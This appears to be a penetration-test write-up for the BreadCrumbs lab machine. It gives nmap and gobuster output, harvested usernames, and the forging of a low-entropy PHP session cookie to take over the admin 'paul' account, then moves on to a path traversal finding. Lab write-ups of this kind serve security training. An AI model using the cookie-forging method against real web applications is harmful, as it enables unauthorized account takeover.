BreadCrumbs Penetration Report

Example@breadcrubms.htb

1. BreadCrumbs Penetration test Report

1.1 Introduction

The penetration testing engagement conducted for the BreadCrumbs system aimed to assess its security posture and identify potential vulnerabilities. This report represents the findings, recommendations, and insights derived from the testing activities.

1.2 Objective

The objective of the penetration test was to evaluate the effectiveness of BreadCrumbs' security controls and identify any weaknesses that could be exploited by malicious actors. Specific goals included assessing the system's resilience to various attack vectors, identifying potential entry points for unauthorized access, and evaluating the organization's ability to detect and respond to security incident.

1.3 Requirements

Prior to conducting the penetration test, certain requirements were established to ensure the accuracy and effectiveness of the assessment. These included obtaining appropriate permissions and authorizations from BreadCrumbs' management, ensuring access to relevant systems and networks, and coordinating with personnel to minimize disruptions to normal operations. Additionally, legal and compilance considerations were taken into account to ensure that the testing activities are conducted ethically and within the bounds of applicable laws and regulations.

2. High-level Summary

The high-level summary provides a condensed overview of the key findings, recommendations, and insights derived from the penetration activities conducted on the BreadCrumbs system.

Key Findings:

- Privilege Escalation: Critical vulnerabilities were identified that allowed unauthorized users to escalate their privileges within the BreadCrumbs system, potentially gaining access to sensitive data and administrative functionalities.
- Path Traversal: Vulnerabilities related to path traversal were discovered, enabling attackers to read sensitive files and execute arbitrary code on the BreadCrumbs server, potentially leading to a complete compromise of the system.
- Low Entropy in Login Cookies: Using BurpSuite Sequencer, low entropy was identified within login cookies, which could make them susceptible to brute-force and session hijacking attacks, compromising user authentication and session integrity.

2.1 Recommendations

- Privilege Escalation: Implement proper access controls and least privilege principles to limit user privileges and prevent unauthorized escalation. Regularly review and update access permissions to ensure compliance with security policies.

- Path Traversal: Implement proper input sanitization and validation to prevent path traversal attacks. Use secure file access mechanisms and enforce strict file permissions to restrict unauthorized access to sensitive files.
- Low Entropy in Login Cookies: Increase the entropy of login cookies by using strong cryptographic algorithms and implementing session management best practices. Monitor and analyze session activity for anomalies and suspicious behavior.

3. Methodologies

3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test.

Target IP: 10.10.10.228

3.2 Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

3.3 Penetration

The penetration testing portion of the assessment focuses heavily on gaining access to a variety of systems.

3.4 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred (i.e. a buffer overflow), we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

3.5 House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organizations computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After the penetration test, we removed all user accounts and passwords as well.

4. Independent Challenges

4.1 Target #1 – 10.10.10.228

4.1.1 Service Enumeration

Port Scan Results

IP Address	Open Ports
10.10.10.228	#TCP 22, 80, 135, 139, 443, 445

We run nmap to scan the target and few ports open.

```
# Nmap 7.94SVN scan initiated Sat Jan 27 10:31:30 2024 as: nmap -Pn -sC -A -oN nmapall.txt 10.10.10.228
Nmap scan report for 10.10.10.228
Host is up (0.18s latency).
Not shown: 993 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH for_Windows_7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 9d:d0:b8:81:55:54:ea:0f:89:b1:10:32:33:6a:a7:8f (RSA)
|   256 1f:2e:67:37:1a:b8:91:1d:5c:31:59:c7:c6:df:14:1d (ECDSA)
|_  256 30:9e:5d:12:e3:c6:b7:c6:3b:7e:1e:e7:89:7e:83:e4 (ED25519)
80/tcp   open  http          Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1h PHP/8.0.1)
|_http-title: Library
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1h PHP/8.0.1
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
443/tcp  open  ssl/http      Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1h PHP/8.0.1)
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-11-10T23:48:47
|_Not valid after:  2019-11-08T23:48:47
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1h PHP/8.0.1
| tls-alpn:
|_  http/1.1
|_http-title: Library
|_ssl-date: TLS randomness does not represent time
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
445/tcp  open  microsoft-ds?
3306/tcp open  mysql?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, GenericLines, GetRequest, HTTPOptions, Help, Kerberos, NULL, RPCCheck, RTSPRequest, SMBProgNeg, SSLSessionReq, TLSSessionReq, TerminalServerCoo
kie, X11Probe:
|_    Host '10.10.14.82' is not allowed to connect to this MariaDB server
```

```
3306/tcp open  mysql?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, GenericLines, GetRequest, HTTPOptions, Help, Kerberos, NULL, RPCCheck, RTSPRequest, SMBProgNeg, SSLSessionReq, TLSSessionReq, TerminalServerCoo
kie, X11Probe:
|_    Host '10.10.14.82' is not allowed to connect to this MariaDB server
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port3306-TCP:V=7.94SVN%I=7%D=1/27%Time=65B48E3B%P=x86_64-pc-linux-gnu%r
SF:(NULL,4A,"F\0\0\x01\xffj\x04Host\x20'10\.10\.14\.82'\x20is\x20not\x20al
SF:lowed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(GenericLi
SF:nes,4A,"F\0\0\x01\xffj\x04Host\x20'10\.10\.14\.82'\x20is\x20not\x20allo
SF:wed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(GetRequest,
SF:4A,"F\0\0\x01\xffj\x04Host\x20'10\.10\.14\.82'\x20is\x20not\x20allowed\
SF:x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(HTTPOptions,4A,
SF:"F\0\0\x01\xffj\x04Host\x20'10\.10\.14\.82'\x20is\x20not\x20allowed\x20
SF:to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(RTSPRequest,4A,"F\
SF:0\0\x01\xffj\x04Host\x20'10\.10\.14\.82'\x20is\x20not\x20allowed\x20to\
SF:x20connect\x20to\x20this\x20MariaDB\x20server")%r(RPCCheck,4A,"F\0\0\x0
SF:1\xffj\x04Host\x20'10\.10\.14\.82'\x20is\x20not\x20allowed\x20to\x20con
SF:nect\x20to\x20this\x20MariaDB\x20server")%r(DNSVersionBindReqTCP,4A,"F\
SF:0\0\x01\xffj\x04Host\x20'10\.10\.14\.82'\x20is\x20not\x20allowed\x20to\
SF:x20connect\x20to\x20this\x20MariaDB\x20server")%r(DNSStatusRequestTCP,4
SF:A,"F\0\0\x01\xffj\x04Host\x20'10\.10\.14\.82'\x20is\x20not\x20allowed\x
SF:20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(Help,4A,"F\0\0\x
SF:01\xffj\x04Host\x20'10\.10\.14\.82'\x20is\x20not\x20allowed\x20to\x20co
SF:nnect\x20to\x20this\x20MariaDB\x20server")%r(SSLSessionReq,4A,"F\0\0\x0
SF:1\xffj\x04Host\x20'10\.10\.14\.82'\x20is\x20not\x20allowed\x20to\x20con
SF:nect\x20to\x20this\x20MariaDB\x20server")%r(TerminalServerCookie,4A,"F\
SF:0\0\x01\xffj\x04Host\x20'10\.10\.14\.82'\x20is\x20not\x20allowed\x20to\
SF:x20connect\x20to\x20this\x20MariaDB\x20server")%r(TLSSessionReq,4A,"F\0
SF:\0\x01\xffj\x04Host\x20'10\.10\.14\.82'\x20is\x20not\x20allowed\x20to\x
SF:20connect\x20to\x20this\x20MariaDB\x20server")%r(Kerberos,4A,"F\0\0\x01
SF:\xffj\x04Host\x20'10\.10\.14\.82'\x20is\x20not\x20allowed\x20to\x20conn
SF:ect\x20to\x20this\x20MariaDB\x20server")%r(SMBProgNeg,4A,"F\0\0\x01\xff
SF:j\x04Host\x20'10\.10\.14\.82'\x20is\x20not\x20allowed\x20to\x20connect\
SF:x20to\x20this\x20MariaDB\x20server")%r(X11Probe,4A,"F\0\0\x01\xffj\x04H
SF:ost\x20'10\.10\.14\.82'\x20is\x20not\x20allowed\x20to\x20connect\x20to\
SF:x20this\x20MariaDB\x20server");
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
Host script results:
| smb2-time:
|   date: 2024-01-27T05:02:14
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Jan 27 10:32:20 2024 -- 1 IP address (1 host up) scanned in 50.08 seconds
```

4.1.2 Web Application (Admin Account Takeover)

Vulnerability Explanation: Low entropy was identified within login cookies, which could make them susceptible to brute-force and session hijacking attacks, compromising user authentication and session integrity.

Vulnerability Fix: Increase the entropy of login cookies by using strong cryptographic algorithms and implementing session management best practices.

Severity: High

Steps to reproduce the attack:

First, we were forced to browse subdirectories using Gobuster.

```
└─$ cat gobuster.txt
/.htpasswd            (Status: 403) [Size: 301]
/.htaccess            (Status: 403) [Size: 301]
/.hta                 (Status: 403) [Size: 301]
/Books                (Status: 301) [Size: 336] [--> http://10.10.10.228/Books/]
/DB                   (Status: 301) [Size: 333] [--> http://10.10.10.228/DB/]
/PHP                  (Status: 301) [Size: 334] [--> http://10.10.10.228/PHP/]
/aux                  (Status: 403) [Size: 301]
/books                (Status: 301) [Size: 336] [--> http://10.10.10.228/books/]
/cgi-bin/             (Status: 403) [Size: 301]
/com1                 (Status: 403) [Size: 301]
/com2                 (Status: 403) [Size: 301]
/com3                 (Status: 403) [Size: 301]
/com4                 (Status: 403) [Size: 301]
/con                  (Status: 403) [Size: 301]
/css                  (Status: 301) [Size: 334] [--> http://10.10.10.228/css/]
/db                   (Status: 301) [Size: 333] [--> http://10.10.10.228/db/]
/examples             (Status: 503) [Size: 401]
/includes             (Status: 301) [Size: 339] [--> http://10.10.10.228/includes/]
/index.php            (Status: 200) [Size: 2368]
/js                   (Status: 301) [Size: 333] [--> http://10.10.10.228/js/]
/licenses             (Status: 403) [Size: 420]
/lpt1                 (Status: 403) [Size: 301]
/lpt2                 (Status: 403) [Size: 301]
/nul                  (Status: 403) [Size: 301]
/php                  (Status: 301) [Size: 334] [--> http://10.10.10.228/php/]
/phpmyadmin           (Status: 403) [Size: 301]
/portal               (Status: 301) [Size: 337] [--> http://10.10.10.228/portal/]
/prn                  (Status: 403) [Size: 301]
/server-info          (Status: 403) [Size: 420]
/server-status        (Status: 403) [Size: 420]
/webalizer            (Status: 403) [Size: 301]
```


We found some usernames from the web application.

http://10.10.10.228/portal/php/admins.php


Alex , Emma , Jack , john , Lucas , Olivia, Paul , William

After registering as a user, we can find PHPSESSID pattern this type.

suraj2a6a014d3bee04d7df8d5837d62e8c5




Using the burpsuite we verified that it is vulnerable to low entropy in login cookies.



```
suraj61ff9d4aaefe6bdf45681678ba89ff9d
suraj5815c66675415230039fb4616cd0dce8
suraj1e9549a0bf4b172e168a9ca5cbaa6fdb
suraj8c8808867b53c49777fe5559164708c3
suraj233bb0f06aae90aefc39508f37a94bf1
suraj233bb0f06aae90aefc39508f37a94bf1
suraj8c8808867b53c49777fe5559164708c3
suraj8c8808867b53c49777fe5559164708c3
suraj61ff9d4aaefe6bdf45681678ba89ff9d
suraj1e9549a0bf4b172e168a9ca5cbaa6fdb
suraj5815c66675415230039fb4616cd0dce8
suraj233bb0f06aae90aefc39508f37a94bf1
suraj5815c66675415230039fb4616cd0dce8
suraj8c8808867b53c49777fe5559164708c3
suraj5815c66675415230039fb4616cd0dce8
suraj233bb0f06aae90aefc39508f37a94bf1
suraj8c8808867b53c49777fe5559164708c3
suraj1e9549a0bf4b172e168a9ca5cbaa6fdb
suraj8c8808867b53c49777fe5559164708c3
suraj1e9549a0bf4b172e168a9ca5cbaa6fdb
suraj1e9549a0bf4b172e168a9ca5cbaa6fdb
suraj8c8808867b53c49777fe5559164708c3
suraj61ff9d4aaefe6bdf45681678ba89ff9d
suraj61ff9d4aaefe6bdf45681678ba89ff9d
suraj61ff9d4aaefe6bdf45681678ba89ff9d
suraj5815c66675415230039fb4616cd0dce8
suraj233bb0f06aae90aefc39508f37a94bf1
suraj61ff9d4aaefe6bdf45681678ba89ff9d
suraj5815c66675415230039fb4616cd0dce8
suraj1e9549a0bf4b172e168a9ca5cbaa6fdb
suraj1e9549a0bf4b172e168a9ca5cbaa6fdb
suraj8c8808867b53c49777fe5559164708c3
suraj1e9549a0bf4b172e168a9ca5cbaa6fdb
suraj233bb0f06aae90aefc39508f37a94bf1
suraj8c8808867b53c49777fe5559164708c3
suraj5815c66675415230039fb4616cd0dce8
suraj1e9549a0bf4b172e168a9ca5cbaa6fdb
:
```

We found a web application administrator using this burp request code snippet.



The web application administrator is ‘paul’.

Running makesession with all permutations so we can get Pauls login cookie. Here we generated session cookies.


paula2a6a014d3bee04d7df8d5837d62e8c5


paul61ff9d4aaefe6bdf45681678ba89ff9d

paul8c8808867b53c49777fe5559164708c3

Paul47200b180ccd6835d25d034eeb6e6390

We inserted this session's cookies, but the final cookie worked fine.
(**Paul47200b180ccd6835d25d034eeb6e6390**)





4.1.3 Discovering the path traversal


Vulnerability Explanation: Vulnerabilities related to path traversal were discovered, enabling attackers to read sensitive files and execute arbitrary code on the BreadCrumbs server, potentially leading to a complete compromise of the system.


Vulnerability Fix: Implement proper input sanitization and validation to prevent path traversal attacks. Use secure file access mechanisms and enforce strict file permissions to restrict unauthorized access to sensitive files.

Severity: Critical

